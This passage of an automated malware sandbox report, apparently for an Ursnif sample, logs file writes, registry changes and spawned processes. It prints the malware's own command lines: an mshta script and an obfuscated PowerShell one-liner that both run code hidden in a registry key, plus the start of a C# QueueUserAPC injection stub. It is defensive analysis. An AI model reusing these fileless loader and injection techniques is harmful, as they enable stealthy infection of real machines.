C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7132	2	09 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7134	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7170	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7174	2	09 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7176	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7200	4	0d 00 0a 00		success or wait	3	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7204	2	09 00		success or wait	6	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7208	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 38 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>80000000</Flags>	success or wait	3	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7460	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7464	2	09 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7466	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7492	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7496	2	09 00		success or wait	1	6D69497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7498	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 32 00 54 00 31 00 33 00 3a 00 34 00 32 00 3a 00 35 00 36 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-04-22T13:42:56Z">	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7598	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7602	2	09 00		success or wait	2	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7606	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 34 00 30 00 38 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 35 00 39 00 32 00 30 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 35 00 35 00 36 00 32 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 35 00 35 00 36 00 32 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="408" PID="5920" UptimeMS="5562" TimeSinceCreationMS="5562" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7868	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7872	2	09 00		success or wait	2	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7876	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7896	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7900	2	09 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7902	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7940	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7944	2	09 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7946	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6D69497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7984	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7988	2	09 00		success or wait	2	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	7992	98	3c 00 47 00 75 00 69 00 64 00 3e 00 35 00 65 00 32 00 36 00 34 00 62 00 65 00 62 00 2d 00 31 00 35 00 34 00 34 00 2d 00 34 00 33 00 31 00 36 00 2d 00 38 00 38 00 63 00 32 00 2d 00 63 00 35 00 63 00 30 00 39 00 39 00 66 00 37 00 66 00 61 00 63 00 32 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>5e264beb-1544-4316-88c2-c5c099f7fac2</Guid>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	8090	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	8094	2	09 00		success or wait	2	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	8098	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 32 00 54 00 31 00 33 00 3a 00 34 00 32 00 3a 00 35 00 36 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-04-22T13:42:56Z</CreationTime>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	8196	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	8200	2	09 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	8202	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	8242	4	0d 00 0a 00		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A66.tmp.WERInternalMetadata.xml	8246	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6D69497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3BBF.tmp.xml	0	4552	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_1388a62844b93ea4f95c2472e8188891af451ff8_7cac0383_0d00435e\Report.wer	0	2	fd fd		success or wait	1	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_1388a62844b93ea4f95c2472e8188891af451ff8_7cac0383_0d00435e\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	160	6D69497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_1388a62844b93ea4f95c2472e8188891af451ff8_7cac0383_0d00435e\Report.wer	10402	48	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 31 00 33 00 39 00 33 00 36 00 35 00 34 00 31 00 39 00 35 00	MetadataHash=-1393654195	success or wait	1	6D69497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{12287c44-ac2b-288e-6145-f5a4a71367ef}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6D6B36BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	A5 01 00 C0 01 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	05 00 00 C0 08 00 00 00 00 00 00 00 92 19 40 00 02 00 00 00 01 00 00 00 04 00 7A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6D6B1FE8	RegSetValueExW

Analysis Process: mshta.exe PID: **6888**, Parent PID: **3616**

General

Target ID:	21
Start time:	15:43:36
Start date:	22/04/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mshta.exe" "about:<hta:application><script>Itsr='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Itsr).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\TestLocal'));if(!window.flag)close()</script>
Imagebase:	0x7ff6aad20000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **6988**, Parent PID: **6888**

General

Target ID:	22
Start time:	15:43:39
Start date:	22/04/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name odplrrfmw -value gp; new-alias -name kwgncu -value iex; kwgncu ([System.Text.Encoding]::ASCII.GetString((odplrrfmw "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn))
Imagebase:	0x7ff6ba650000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000016.00000003.463157574.0000024AFAB4C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFDDCAF1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFDDCAF1E9	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD9DF03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD9DF03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_rg2d3et4.50c.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDCAD6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_wptqwobr.eg0.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDCAD6FDD	CreateFileW
C:\Users\user\Documents\20220422	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFFDCADF35D	CreateDirectoryW
C:\Users\user\Documents\20220422\PowerShell_transcript.494126.soVDmKXl.20220422154342.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDCAD6FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFFD9DF03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFFD9DF03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD9DF03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD9DF03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD9DF03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD9DF03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD9DF03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD9DF03FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD9DF03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD9DF03FC	unknown
C:\Users\user\AppData\Local\Temp\orc3dje1	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFFDC0CFD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\orc3dje1\orc3dje1.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDCAD6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\orc3dje1\orc3dje1.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDCAD6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\orc3dje1\orc3dje1.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDCAD6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\orc3dje1\orc3dje1.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDCAD6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\orc3dje1\orc3dje1.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDCAD6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\orc3dje1\orc3dje1.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDCAD6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\rhslligv	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFFDC0CFD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\rhslligv\rhslligv.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDCAD6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\rhslligv\rhslligv.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDCAD6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\rhslligv\rhslligv.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDCAD6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\rhslligv\rhslligv.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDCAD6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\rhslligv\rhslligv.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDCAD6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\rhslligv\rhslligv.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDCAD6FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_rg2d3et4.50c.ps1	success or wait	1	7FFFDCADF270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_wptqwobr.eg0.psm1	success or wait	1	7FFFDCADF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\orc3dje1\orc3dje1.cmdline	success or wait	1	7FFFDCADF270	DeleteFileW

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\orc3dje1\orc3dje1.out	success or wait	1	7FFFDCADF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\orc3dje1\orc3dje1.0.cs	success or wait	1	7FFFDCADF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\orc3dje1\orc3dje1.tmp	success or wait	1	7FFFDCADF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\orc3dje1\orc3dje1.dll	success or wait	1	7FFFDCADF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\orc3dje1\orc3dje1.err	success or wait	1	7FFFDCADF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\rhslligv\rhslligv.tmp	success or wait	1	7FFFDCADF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\rhslligv\rhslligv.dll	success or wait	1	7FFFDCADF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\rhslligv\rhslligv.err	success or wait	1	7FFFDCADF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\rhslligv\rhslligv.0.cs	success or wait	1	7FFFDCADF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\rhslligv\rhslligv.out	success or wait	1	7FFFDCADF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\rhslligv\rhslligv.cmdline	success or wait	1	7FFFDCADF270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_rg2d3et4.50c.ps1	0	1	31	1	success or wait	1	7FFFDCADB526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_wptqwobr.eg0.psm1	0	1	31	1	success or wait	1	7FFFDCADB526	WriteFile
C:\Users\user\Documents\20220422\PowerShell_transcript.494126.soVDmKXl.20220422154342.txt	0	3	ff		success or wait	1	7FFFDCADB526	WriteFile
C:\Users\user\Documents\20220422\PowerShell_transcript.494126.soVDmKXl.20220422154342.txt	3	825	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 34 32 32 31 35 34 33 34 35 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 34 39 34 31 32 36 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********Windows PowerShell transcript startStart time: 20220422154345Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 494126 (Microsoft Windows NT 10.0.17134.0)Host Application: C:\Wi	success or wait	11	7FFFDCADB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\orc3dje1\orc3dje1.0.cs	0	411	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 79 69 66 70 67 78 71 71 62 6a 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 66 73 6b 2c 49 6e 74 50 74 72 20 6b 6a 78 63 6c 76 65 6e 66 71 2c 49 6e 74 50 74 72 20 77 76 6f 6c 62 77 6d 6a 77 61 78 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73	using System;using System.Runtime.InteropServices;namespace W32{ public class yifpgxqqbj { [DllImport("kernel32")]public static extern uint QueueUserAPC(IntPtr fsk,IntPtr kjxclvenfq,IntPtr wvolbwmjwax); [DllImport("kernel32")]public s	success or wait	1	7FFFDCADB526	WriteFile
C:\Users\user\AppData\Local\Temp\orc3dje1\orc3dje1.cmdline	0	369	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 6f 72 63 33 64 6a 65 31 5c 6f 72	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\orc3dje1\or	success or wait	1	7FFFDCADB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
